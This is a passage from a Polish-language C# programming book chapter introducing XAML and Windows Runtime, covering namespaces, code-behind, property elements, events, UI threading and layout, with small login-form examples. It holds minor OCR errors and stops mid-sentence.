Wymagania te zmusiły firmę Microsoft do wprowadzenia zupełnie nowej platformy. Choć można tworzyć pełnoekranowe aplikacje dotykowe przy użyciu WPF, to jednak takie rozwiązanie przysparza kilku problemów. Przede wszystkim WPF korzysta z tradycyjnego modelu instalacji, który trudno pogodzić z internetowym sklepem z aplikacjami. Po drugie, aplikacje WPF są duże — jako technologia dysponująca największymi możliwościami spośród wszystkich rozwiązań korzystających z języka XAML powoduje ona także największe zużycie energii, co nie jest korzystne dla czasu działania baterii.

Nowa platforma — Windows Runtime — była od samego początku projektowana pod kątem modelu wdrażania aplikacji bazującego na sklepie internetowym oraz wymaganym przez niego systemie zabezpieczeń. Firma Microsoft chciała, by istniała możliwość pisania tego typu aplikacji także przy użyciu jedynie rodzimego kodu (czyli komplikowanego z kodu źródłowego C++). Dlatego też Windows Runtime jest pierwszą platformą korzystającą z XAML, która nie wymaga stosowania .NET. Oczywiście można także używać języka C#, jednak nie jest to konieczne. Wszystkie obiekty tworzone podczas wczytywania pliku XAML są w

rzeczywistości ukrytymi obiektami COM (choć CLR wykonuje świetną robotę, ukrywając to przed nami).

Obecnie Windows Runtime służy wyłącznie do obsługi pełnoekranowych aplikacji przeznaczonych dla systemu Windows 8. Windows Runtime nie jest dostępne w starszych wersjach systemu Windows ani Windows Phone, a nawet w systemie Windows 8 może być używane wyłącznie przez aplikacje pisane w nowym stylu i działające w trybie pełnoekranowym. Jeśli chcemy napisać zwyczajną aplikację biurową, to aktualnie nie możemy w tym celu użyć Windows Runtime (z tego powodu WPF wciąż odgrywa ważną rolę w systemie Windows 8).

Niezależnie od platformy, której zdecydujemy się używać, obowiązywać będzie ta sama grupa pojęć. Dlatego też poznawanie XAML zaczniemy od przedstawienia jego podstawowych cech.

## Podstawy XAML

Termin XAML oznacza dwie powiązane ze sobą, choć nieco odmienne rzeczy. Najczęściej jest on kojarzony z interfejsem użytkownika i właśnie w tym znaczeniu będziemy go używali w tym rozdziale. Jednak XAML może się także odnosić do czegoś bardziej szczegółowego: konkretnego sposobu wykorzystania języka XML w celu reprezentacji drzew obiektów. Te możliwości tworzenia obiektów czasami są używane także w innych kontekstach. Na przykład .NET zawiera system o nazwie Windows Workflow Foundation, który korzysta z XAML do tworzenia drzew obiektów reprezentujących sekwencje przepływu sterowania oraz maszyny stanów. Ponieważ XAML nadaje się do wielu zastosowań, zatem określa, do czego służy konkretny plik poprzez zastosowanie odpowiednich przestrzeni nazw XML. Przykład 19-2 pokazuje przykład kodu XAML tworzącego drzewo obiektów reprezentujących interfejs użytkownika.


### Przykład 19-2. Drzewo elementów interfejsu użytkownika

```
<Page
    x:Class="SimpleApp.MainPage"
    xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
    xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
    IsTabStop="false">

    <Grid Background="#FFDEDEDE">
        <StackPanel HorizontalAlignment="Left" VerticalAlignment="Top"
            Margin="50,50,0,0"
            Orientation="Horizontal">
            <TextBlock Text="Nazwa użytkownika" FontSize="14.667" Foreground="Black"
                Width="130" VerticalAlignment="Center" />
            <TextBox x:Name="usernameText"
                Width="150" Margin="10,10,10,10" />
        </StackPanel>
    </Grid>
</Page>
```

```
</StackPanel>
<StackPanel HorizontalAlignment="Left" VerticalAlignment="Top"
    Margin="50,100,0,0"
    Orientation="Horizontal">
    <TextBlock Text="Hasło" FontSize="14.667" Foreground="Black"
        Width="130" VerticalAlignment="Center" />
    <PasswordBox x:Name="passwordText"
        Width="150" Margin="10,10,10,10" />
</StackPanel>
</Grid>
</Page>
```

Jak pokazuje [Rysunek 19-1](#), ten kod tworzy dwa pola wraz z etykietami — pierwsze z nich służy do podania nazwy użytkownika, a drugie do podania hasła. (Układ tego typu zazwyczaj będzie definiowany w nieco inny sposób. W dalszej części rozdziału, kiedy już dokładnie poznasz element `Grid`, będziemy w stanie utworzyć analogiczny układ interfejsu użytkownika w lepszy sposób).



Rysunek 19-1. Prosty interfejs użytkownika utworzony przy użyciu kodu XAML

## Przestrzenie nazw XAML oraz XML

Element główny powyższego pliku XAML, `Page`, zawiera atrybut `xm1ns` określający domyślną przestrzeń nazw tego dokumentu. Podany w nim identyfikator URI oznacza elementy interfejsu użytkownika XAML i dokładnie ten sam identyfikator będzie używany we wszystkich platformach tworzących interfejsy użytkownika przy użyciu XAML. Jest to nieco zaskakujące, gdyż zarówno WPF, Silverlight, jak i Windows Phone oraz Windows Runtime udostępniają nieco inne zestawy elementów, a nawet wtedy, gdy elementy się pokrywają, to odpowiadające sobie elementy poszczególnych platform nie są dokładnie identyczne — przyjrzymy się takim ich szczegółom jak udostępniane właściwości. Dlatego też można być oczekiwany, że każda z platform będzie używać swojej własnej, odrębnej przestrzeni nazw. Jednak korzystanie z jednej przestrzeni ma tę zaletę, że znacznie ułatwia współużytkowanie kodu XAML na wielu platformach, choć jak się niebawem przekonasz, w praktyce rzadko kiedy jest to możliwe.

Każdy z analizatorów składni XAML używanych na poszczególnych platformach

wykonuje własne odwzorowanie elementów XML na typy. Windows Runtime uzna, że element Root z [Przykład 19-2](#) reprezentuje klasę Page zdefiniowaną w przestrzeni nazw `Windows.UI.Xaml.Controls`<sup>[82]</sup>. Z kolei WPF zinterpretowałaby go jako klasę Page pochodzącą z przestrzeni nazw CLR `System.Windows.Controls.Page`. W tym przypadku komplikacja kodu nie powiodłaby się, gdyż klasa Page WPF nie udostępnia właściwości `IsTabStop`. Jednak pominięcie tego atrybutu spowodowałoby problemy w Windows Runtime i dlatego został użyty w tym przykładzie. Silverlight w ogóle odrzuciłby ten kod XAML, gdyż klasa Page nie należy do grupy typów obsługiwanych przez tę platformę. Silverlight SDK udostępnia klasę Page i należy ona do tej samej przestrzeni nazw co w przypadku WPF, jednak ponieważ jest to zupełnie inna biblioteka, zatem musi zostać określona przy użyciu innej przestrzeni nazw XML. A chociaż Windows Phone 7 zawiera klasę Page, to nie możemy jej użyć bezpośrednio, gdy nie udostępnia ona żadnego publicznego konstruktora. W tym przypadku musimy zatem użyć innego elementu głównego — `PhoneApplicationPage`.

Są to dokładnie te problemy, o których wspomniałem już wcześniej, pisząc, że jest bardzo mało prawdopodobne, by kod napisany z myślą o jednej platformie XAML mógł być automatycznie używany na wszystkich czterech platformach.

W przykładzie z [Przykład 19-2](#) sytuacja nieco się poprawi, kiedy wyeliminujemy element główny. Te niezgodności stanowią odzwierciedlenie faktu, że platformy XAML były projektowane w celu działania w zupełnie innych światach, dlatego też sposoby, w jakie pobierają i obsługują treści, różnią się od siebie. Niemniej jednak z wyjątkiem elementu głównego cały pozostałý kod z [Przykład 19-2](#) będzie działał równie dobrze we wszystkich czterech platformach.

Element główny zawiera także atrybut `xmlns:x`, a zgodnie z konwencją stosowaną w plikach XAML prefiks przestrzeni nazw `x`: zawsze odnosi się do identyfikatora URI określającego możliwości ogólnego przeznaczenia. Niektóre aspekty XAML są przydatne niezależnie od tego, czy tworzymy interfejs użytkownika, sekwencję przepływu, czy też jeszcze coś innego. Na przykład elementy `TextBox` oraz `PasswordBox` zastosowane w przykładzie z [Przykład 19-2](#) zawierają atrybut `x:Name`. Możliwość określania nazw elementów jest przydatna we wszystkich odmianach XAML.

Okazuje się, że zamiast `x:Name` wystarczy napisać `Name`, a taki zapis wystarczy w większości elementów. Stanowi on jednak częste źródło zamieszania, a działa, ponieważ XAML pozwala, by typ określił konkretną właściwość jako odpowiednik `x:Name`. Klasa `FrameworkElement` (będąca klasą bazową większości elementów


interfejsu użytkownika) wyznacza do tego celu swoją właściwość `Name`. XAML wcale nie wymaga, by właściwość, której odpowiada atrybut `x:Name`, nazywała się `Name`, jednak klasa `FrameworkElement` właśnie tak robi. Oznacza to, że jeśli w elemencie dziedziczącym po klasie `FrameworkElement` określmy wartość atrybutu `x:Name`, to XAML automatycznie przypisze tę wartość właściwości `Name`, i na odwrót; w efekcie są to dwa sposoby określania tej samej właściwości. Niemniej jednak nie wszystkie elementy XAML dziedziczą po klasie `FrameworkElement`, dotyczy to w szczególności tych elementów, które nie reprezentują wizualnych cech interfejsu użytkownika. Na przykład obiekt pędzla, taki jak `LinearGradientBrush`, nie dziedziczy po `FrameworkElement`, a w związku z tym nie dysponuje właściwością `Name`. Jednak pomimo to można użyć w nim atrybutu `x:Name`. To właśnie z tego powodu atrybut ten istnieje: daje on możliwość określania nazwy każdego obiektu, w tym także tych, które nie mają swojej własnej właściwości reprezentującej nazwę. Prowadzi to do nieco kłopotliwej sytuacji, w której `x:Name` oraz `Name` są swymi odpowiednikami w większości elementów, jednak niektóre elementy nie udostępniają właściwości `Name`. Z tego powodu staram się wszędzie używać atrybutu `x:Name`, żebym nie musiał zastanawiać się, które elementy posiadają właściwość `Name`, a które nie.

## Generowane klasy i kod ukryty

Kolejną cechą wspólną dla wszystkich odmian XAML, która została zastosowana w przykładzie z [Przykład 19-2](#), jest atrybut `x:Class` elementu głównego. Oznacza on, że dany plik XAML reprezentuje coś więcej niż jedynie instrukcje dotyczące tworzenia drzewa obiektów. Kiedy atrybut ten zostanie użyty, sprawia, że Visual Studio wygeneruje klasę o podanej nazwie. A zatem kod z [Przykład 19-2](#) zostanie skompilowany do postaci klasy o nazwie `MainPage`, należącej do przestrzeni nazw `SimpleApp`. Ta klasa będzie zawierać kod niezbędny do utworzenia drzewa obiektów opisanych w pliku XAML.

Visual Studio dodaje do tych wygenerowanych klas słowo kluczowe `partial`. Zgodnie z informacjami podanymi w [Rozdział 3](#) oznacza to, że do takiej klasy można dodać dodatkowe składowe, zapisane w odrębnym pliku źródłowym. Kompilator XAML stosuje to rozwiążanie, abyśmy mogli dodawać plik *kodu ukrytego* (ang. *codebehind*) — bardzo często zdarza się, że plikom XAML towarzyszą plik kodu źródłowego, w których definiowane są dodatkowe składowe klasy, na przykład metody obsługujące wprowadzane dane lub łączące interfejs użytkownika z innym kodem implementującym logikę działania aplikacji. Jak pokazuje [Rysunek 19-2](#), plik kodu ukrytego zwyczajowo ma taką samą nazwę jak plik XAML, lecz zakończoną rozszerzeniem `.cs`. Visual Studio pokazuje pliki kodu

ukrytego w panelu *Solution Explorer* jako węzły podrzędne względem plików XAML.



Rysunek 19-2. Plik kodu ukrytego

Klasa wygenerowana na podstawie pliku XAML będzie zawierała pole dla każdego elementu, w którym został podany atrybut `x:Name`, zapewniając tym samym bezproblemowy, programowy dostęp do wszystkich nazwanych elementów. **Przykład 19-3** przedstawia klasę kodu ukrytego wygenerowaną dla kodu z [Przykład 19-2](#), która używa elementu o nazwie `usernameText`.

### Przykład 19-3. Stosowanie nazwanych elementów w kodzie ukrytym

```
using Windows.Storage;
using Windows.UI.Xaml.Controls;

namespace SimpleApp
{
    public partial class MainPage : Page
    {
        public MainPage()
        {
            InitializeComponent();
            var settings = ApplicationData.Current.LocalSettings;
            object currentUserName;
            if (settings.Values.TryGetValue("UserName", out currentUserName))
            {
                usernameText.Text = (string) currentUserName;
            }

            usernameText.TextChanged += usernameText_TextChanged;
        }

        void usernameText_TextChanged(object sender, TextChangedEventArgs e)
```

```
{  
    var settings = ApplicationData.Current.LocalSettings;  
    settings.Values["UserName"] = usernameText.Text;  
}  
}  
}
```

Powyższy kod trwale zapisuje nazwę użytkownika, tak by nie trzeba jej było ponownie wpisywać podczas kolejnego uruchomienia programu (chyba że użytkownik będzie się chciał zalogować, używając innego konta). Do obsługi ustawień powyższy kod używa API Windows Runtime. W przypadku wykorzystania innych platform konieczne byłoby zastosowanie nieco innego kodu do obsługi ustawień, jednak podstawowa idea jego działania będzie taka sama: do każdego elementu kodu XAML, w którym określono atrybut `x:Name`, można się odwołać w kodzie ukrytym, podając nazwę elementu.

Należy zwrócić uwagę, że konstruktor powyższej klasy wywołuje metodę `InitializeComponent`. Została ona zdefiniowana w wygenerowanej części klasy i jest to właśnie ta metoda, która tworzy i inicjuje wszystkie obiekty opisane przez kod XAML.

## Elementy podrzędne

Zawartością elementu `Page` z [Przykład 19-2](#) jest jeden element `Grid`. On z kolei zawiera dwa elementy `StackPanel`. Oba te elementy zostaną szczegółowo opisane nieco dalej, w podrozdziale pt. „[„Układ”](#)”, jednak w tym przykładzie element `Grid` został użyty dlatego, że może zawierać dowolną liczbę elementów podrzędnych i w elastyczny sposób określa, gdzie elementy zostaną umieszczone. Na razie nie będziemy analizować samego elementu `Grid`, a zamiast tego zajmiemy się bardziej ogólnie tym, co XAML robi, kiedy wewnątrz jednego elementu umieścimy drugi.

Nie wszystkie elementy pozwalają na zagnieżdżanie. Na przykład istnieje element graficzny o nazwie `Ellipse`, a jeśli spróbujemy umieścić jakiś element podrzędny wewnątrz niego, to zostanie zgłoszony błąd. Typ każdego elementu określa swoje własne reguły dotyczące elementów podrzędnych. Klasa `Page` pozwala na użycie tylko jednego elementu podrzecznego, który zostaje później zapisany w jej właściwości `Content`. Klasy `Grid` oraz `StackPanel` akceptują dowolną ilość elementów podrzędnych, które zostaną zapisane w formie kolekcji, we właściwości `Children`. [Przykład 19-4](#) przedstawia kod C#, który daje takie same efekty jak kod XAML tworzący pierwszy element `StackPanel` z [Przykład 19-2](#).

### Przykład 19-4. Zagnieżdżanie elementów w kodzie

```
var usernameLabel = new TextBlock  
{
```

```

    Text = "Nazwa użytkownika",
    FontSize = 14.667, Foreground = new SolidColorBrush(Colors.Black),
    Width = 130, VerticalAlignment = VerticalAlignment.Center
};

var usernameText = new TextBox
{
    Width = 150, Margin = new Thickness(10, 10, 10, 10)
};

var stack1 = new StackPanel
{
    HorizontalAlignment = HorizontalAlignment.Left,
    VerticalAlignment = VerticalAlignment.Top,
    Margin = new Thickness(50, 50, 0, 0), Orientation = Orientation.Horizontal,
    Children = { usernameLabel, usernameText }
};

```

---

Nie wszystkie zagnieżdżone elementy XAML reprezentują zawartość podrzędną. Istnieje także specjalny rodzaj elementu reprezentujący właściwość.

## Elementy właściwości

Choć najbardziej zwartą formą reprezentacji właściwości w kodzie XAML jest zapisywanie ich jako atrybutów, to jednak takie rozwiązanie nie zdaje egzaminu w przypadku właściwości bardziej złożonych typów. Na przykład niektóre właściwości zawierają kolekcje obiektów. Jeśli dana właściwość okaże się być tą, którą element desygnował do przechowywania zawartości podrzędnnej, to wszystko będzie proste — wystarczy po prostu dodać elementy podrzędne, dokładnie tak samo jak w elementach `Grid` oraz `StackPanel` z [Przykład 19-2](#). Ale co zrobić, gdy element ma wiele właściwości, a wszystkie z nich muszą zawierać kolekcje? Albo jeśli właściwość musi zawierać jedną wartość, lecz jest to wartość typu, który jest zbyt złożony, by można go było reprezentować w postaci łańcucha znaków? Na przykład zamiast używać we właściwości `Background` elementu `Grid` jednolitego odcienia szarości, możemy zdecydować, by tło tego elementu było gradientem. [Przykład 19-5](#) pokazuje, jak można to zrobić.

**Przykład 19-5.** Wypełnienie tła gradientem określonym przy użyciu elementu właściwości

```


<Grid>
    <Grid.Background>
        <LinearGradientBrush StartPoint="0.5,0" EndPoint="0.5,1">
            <GradientStop Color="Black" Offset="0"/>
            <GradientStop Color="#FF7785DE" Offset="0.148"/>
            <GradientStop Color="#FF323232" Offset="0.15"/>
            <GradientStop Color="Black" Offset="1"/>
        </LinearGradientBrush>
    </Grid.Background>

```

Usunęliśmy atrybut `Background`, który był umieszczony w elemencie `Grid` na [Przykład 19-2](#), i zastąpiliśmy go elementem podrzędnym o nazwie

`Grid.Background`. Elementy posiadające takie dwuczęściowe nazwy są nazywane **elementami właściwości** (ang. *property elements*). Część nazwy zapisana przed kropką określa nazwę klasy definiującej właściwość — w tym przypadku jest to `Grid`, lecz równie dobrze można by podać nazwę klasy bazowej, a nawet jakiś zupełnie inny typ. (XAML obsługuje także **właściwości dołączane**, ang. *attachable properties*, które przypominają nieco metody rozszerzeń języka C#. Pozwalają one zdefiniować w jednym typie właściwości, które będzie można dołączyć do jakiegoś innego typu. Przykłady takich właściwości zobaczysz w dalszej części rozdziału). Druga część nazwy — podana po kropce — określa nazwę właściwości.

Wewnątrz elementu właściwości będzie umieszczony jakiś inny element, reprezentujący wartość właściwości. W naszym przypadku tworzony jest obiekt typu `LinearGradientBrush`. Jest to dosyć złożony typ, który sam zawiera elementy podrzędne służące do określenia różnych kolorów gradientu. Konkretny pędzel utworzony w powyższym przykładzie wygeneruje tło, które w przeważającej części będzie szare, lecz w górnej części będzie przechodzić od czarnego do bladoniebieskiego. [Rysunek 19-3](#) pokazuje, jak będzie wyglądać to tło w projektancie XAML Visual Studio.



Rysunek 19-3. Tło o postaci gradientu wyświetcone w oknie podglądu Visual Studio

## Obsługa zdarzeń

Wszystkie elementy interfejsu użytkownika mogą zgłaszać przeróżne zdarzenia. Niektóre z nich są wszechobecne, na przykład zdarzenie **Loaded** zgłaszane, kiedy element interfejsu użytkownika zostanie utworzony, zainicjowany i dodany do drzewa elementów interfejsu. Wiele typów elementów definiuje dodatkowe zdarzenia, charakterystyczne dla przeznaczenia danego elementu; przykładem może być zdarzenie **TextChanged** elementu **TextBox**, które obsługiwieliśmy w przykładzie z [Przykład 19-3](#), by dowiedzieć się, kiedy zostanie zmieniona zawartość pola tekstowego. W przykładzie użyliśmy składni obsługi zdarzeń stosowanej w języku C#, by określić procedurę obsługi zdarzenia, jednak XAML pozwala to zrobić w inny sposób, przedstawiony na [Przykład 19-6](#).

#### Przykład 19-6. Dołączanie procedury obsługi zdarzeń w kodzie XAML

```
<TextBox x:Name="usernameText" FontSize="14.667" Width="80"  
        TextChanged="usernameText_TextChanged" />
```

Jeśli nazwa atrybutu odpowiada zdarzeniu, a nie właściwości, to jego wartość określa nazwę metody zdefiniowanej w klasie kodu ukrytego, takiej jak ta przedstawiona na [Przykład 19-7](#). Wygenerowana metoda **InitializeComponent** tworząca obiekty określone w kodzie XAML dołączy także procedurę obsługi zdarzeń.

#### Przykład 19-7. Procedura obsługi zdarzeń

```
private void usernameText_TextChanged(object sender, TextChangedEventArgs e)  
{  
    loginButton.IsEnabled = usernameText.Text.Length > 0;  
}
```

Jednym z aspektów odróżniających poszczególne platformy XAML są udostępniane przez nie zdarzenia. Dzieje się tak częściowo dlatego, że w czasie, gdy powstawała platforma WPF, ekranы dotykowe były jeszcze rzadkością — tablety były w tamtym czasie czymś stosunkowo niezwykłym, a większość z nich do wprowadzania danych wymagała użycia specjalnego pióra. Jednak obecnie ekranы dotykowe są normą dla tabletów, lecz rośnie także ich popularność jako dodatkowego sposobu wprowadzania danych na laptopach, a nawet komputerach stacjonarnych. Ponieważ są to najnowsze kierunki rozwoju, zatem starsze platformy, takie jak WPF oraz Silverlight, stosują nazwy zdarzeń związane z wykorzystaniem myszy, takie jak **MouseLeftButtonDown** lub **MouseMove**. Nieco zaskakujący jest fakt, że Windows Phone 7 także używa tych nazw, choć jest on pierwszym systemem firmy Microsoft wyposażonym w interfejs użytkownika nastawiony głównie na obsługę dotykową; powodem takiego stanu rzeczy jest to, że stosowane w nim środowisko uruchomieniowe .NET bazuje na Silverlight. Windows Runtime odcina się od tej przeszłości i w ogóle nie wspomina o myszy we wspólnym zbiorze zdarzeń definiowanym przez **FrameworkElement** — klasę bazową, po której dziedziczą

wszystkie elementy interfejsu użytkownika. Zamiast tego używane jest bardziej ogólne pojęcie *pointer* (wskaźnik), które z powodzeniem może się odnosić do myszy, pióra, a nawet palców użytkownika. A zatem dysponujemy takimi zdarzeniami jak `PointerMoved` oraz `PointerPressed`.

## Wykorzystanie wątków

Jest jeszcze jeden podstawowy aspekt programowania z użyciem języka XAML, który należy poznać, zanim zajmiemy się szczegółami wybranych elementów interfejsu użytkownika. Wszystkie platformy XAML wykazują powinowactwo do wątków, co oznacza, że elementów interfejsu użytkownika można używać wyłącznie w odpowiednim wątku. W większości przypadków będzie to jeden wątek, w którym są tworzone wszystkie elementy interfejsu użytkownika i którego trzeba używać także potem, kiedy chcemy coś zrobić z którymkolwiek z tych elementów. W tym samym wątku działa także pętla obsługi komunikatów, do której trafiają wszystkie powiadomienia przesyłane przez system operacyjny i która przekazuje je do odpowiednich procedur obsługi zdarzeń, dzięki czemu w procedurach tych można bezpiecznie korzystać ze wszystkich elementów interfejsu użytkownika.

WPF obsługuje także nieco bardziej złożony model: choć wszystkie elementy interfejsu użytkownika w jednym oknie głównego poziomu należą do tego samego wątku, to w razie potrzeby w innych oknach można używać innych wątków. Takie rozwiązanie może być przydatne w sytuacjach, gdy musimy korzystać z kontrolki napisanej przez kogoś innego, która od czasu do czasu lubi się zawieszać — jeśli każde okno będzie dysponowało swoim własnym wątkiem, to tylko jedno okno przestanie reagować, a nie wszystkie. Oprócz tego takie rozwiązanie jest czasami przydatne podczas korzystania z ekranów tytułowych — czyli niewielkich okien wyświetlanych podczas uruchamiania aplikacji, którym rozpoczęcie pracy może zająć więcej czasu. W takich przypadkach można utworzyć odrębny wątek obsługujący taki ekran tytułowy.

Nawet w przypadkach gdy aplikacja WPF korzysta z kilku wątków obsługi interfejsu użytkownika, to obiektów tego interfejsu można używać wyłącznie w wątku, w którym zostały one utworzone — różnica polega tylko na tym, że tych wątków może być kilka. W każdym z takich wątków trzeba będzie uruchomić pętlę obsługi komunikatów, wywołując w tym celu metodę `Run` klasy `Dispatcher`. (Jeśli tworzymy nową aplikację WPF w Visual Studio, metoda ta jest automatycznie wywoływana w wątku głównym, dlatego też takie pętle obsługi komunikatów będziemy musieli uruchamiać samodzielnie wyłącznie w przypadkach, gdy będziemy chcieli korzystać z kilku wątków obsługi interfejsu użytkownika).

Podczas pisania programów wykorzystujących XAML bardzo często mówi się o „wątku obsługi interfejsu użytkownika”. W przypadku aplikacji WPF termin ten

może być trochę mylący, gdyż takich wątków może być kilka, jeśli jednak będziemy go rozumieć jako „wątek obsługi interfejsu użytkownika (dla aktualnie używanego elementu interfejsu użytkownika)”, to będzie to miało sens. Poza tym w praktyce stosowanie wielu wątków obsługi interfejsu użytkownika w aplikacjach WPF jest stosunkowo rzadko spotykany rozwiązaniem, a inne platformy XAML w ogóle nie dają takiej możliwości, dlatego też termin „wątek obsługi interfejsu użytkownika” będzie w praktyce wystarczająco precyzyjny.

W [Rozdział 17.](#) wyjaśnilem, jak można używać klasy `SynchronizationContext` w celu wywoływania delegatów w wątku obsługi interfejsu użytkownika, jeśli aktualny kod jest wykonywany w innym wątku. Platformy XAML udostępniają także inny, alternatywny mechanizm — klasę `Dispatcher`. To właśnie z niej w rzeczywistości korzysta klasa `SynchronizationContext` używana w aplikacjach XAML. W razie bezpośredniego korzystania z klasy `Dispatcher` zarówno WPF, jak i Windows Runtime zapewniają możliwość określenia względnego priorytetu, z jakim będą wykonywane wywołania zwrotne — na przykład możemy określić, czy mają one zostać obsłużone przed, czy też po jakichkolwiek komunikatach o wprowadzanych danych oczekujących w kolejce. Niemniej jednak każda z tych platform udostępnia te możliwości w całkowicie odmienny sposób. Poza tym choć także Silverlight oraz Windows Phone 7 udostępniają klasę `Dispatcher`, to jednak nie dysponuje ona mechanizmem określania priorytetów, a co za tym idzie, nie zapewnia żadnych korzyści względem klasy `SynchronizationContext`.

## Układ

Niezależnie od tego, jaki interfejs użytkownika tworzymy, będziemy musieli w jakiś sposób rozmieścić elementy na ekranie. Co więcej, często będzie się pojawiała konieczność, by aplikacja dynamicznie zmieniała wielkość oraz położenie elementów. Na przykład aplikacje pełnoekranowe przeznaczone dla systemu Windows 8 muszą zapewniać możliwość odpowiedniego reagowania na zmiany orientacji ekranu — tablety są bowiem używane zarówno w układzie pionowym, jak i poziomym. Klasyczne aplikacje biurowe mają zazwyczaj okna zapewniające możliwość zmiany wielkości, a nam będzie zależeć na jak najlepszym wykorzystaniu dostępnej powierzchni.

Jednak nie tylko zewnętrzne ograniczenia są powodem, dla którego chcemy dysponować możliwością dynamicznego określania układu — może się także zdarzyć, że będziemy chcieli dostosować układ aplikacji do prezentowanych przez nią informacji. Mogą to być całkiem proste operacje, takie jak zmiana szerokości kolumn siatki na podstawie wyświetlanych w niej tekstów, bądź też operacje o bardziej graficznym charakterze, takie jak chęć dostosowywania wielkości elementu do wymiarów prezentowanej w nim bitmapy.

Wszystkie platformy XAML posiadają system określania układu udostępniający dwa rodzaje narzędzi służących do tworzenia interfejsów użytkownika, potrafiących dostosowywać się do wielkości dostępnej przestrzeni. Pierwszym z nich jest grupa wspólnych właściwości związanych z układem, dostępnych we wszystkich elementach i zapewniających takie możliwości funkcjonalne jak określanie wyrównania czy odstępów. Oprócz tego platformy te udostępniają grupę *paneli*, czyli typów elementów interfejsu użytkownika, które pełnią rolę kontenerów i implementują konkretne strategie rozmieszczania umieszczanych w nich elementów podległych.

## **Właściwości**

Wszystkie elementy interfejsu użytkownika dziedziczą po wspólnej klasie bazowej — `FrameworkElement`. Choć możliwości, które ta klasa zapewnia, są różne w poszczególnych platformach, to jednak zdefiniowane w niej właściwości związane z układem są dostępne we wszystkich odmianach XAML. To właśnie te właściwości zostaną opisane w kolejnych podpunktach rozdziału. Prawdopodobnie najważniejszymi z nich są właściwości określające wyrównanie, gdyż to od nich zależy, gdzie element zostanie umieszczony względem swego elementu nadzawanego.

### **Wyrównanie**

Elementy interfejsu użytkownika zawsze są umieszczane w jakimś kontenerze, jedynym wyjątkiem jest element główny, stanowiący korzeń drzewa wszystkich obiektów interfejsu użytkownika. Tym elementem głównym będzie zazwyczaj obiekt dziedziczący po klasie `Page` lub `Window`, a jego wymiary i położenie są przeważnie wymuszane, bądź to przez użytkownika, który zmienił wymiary aplikacji, korzystając z obramowań wyświetlnych przez system operacyjny, bądź to, jak w przypadku aplikacji pełnoekranowych, przez wielkość samego ekranu. Jednak wymiary elementów umieszczanych wewnętrz kontenera nie muszą być ograniczane w taki sposób. A kiedy element jest mniejszy od obszaru kontenera, w którym się znajduje, musimy zdecydować, gdzie zostanie on umieszczony. I właśnie do tego celu przydadzą się nam właściwości określające wyrównanie. Określa się je w elemencie podległym, by określić jego położenie względem elementu nadzawanego.

Właściwość `HorizontalAlignment` zawiera jedną z czterech wartości typu wyliczeniowego, który także nosi nazwę `HorizontalAlignment`. Wartością domyślną jest `Stretch`, która w zasadzie oznacza, że szerokość elementu podległego zostanie określona przez jego kontener. (Jak się niebawem przekonasz, sytuację nieco komplikuje właściwość `Margin`, co oznacza, że szerokość elementu podległego niekoniecznie będzie taka sama jak jego

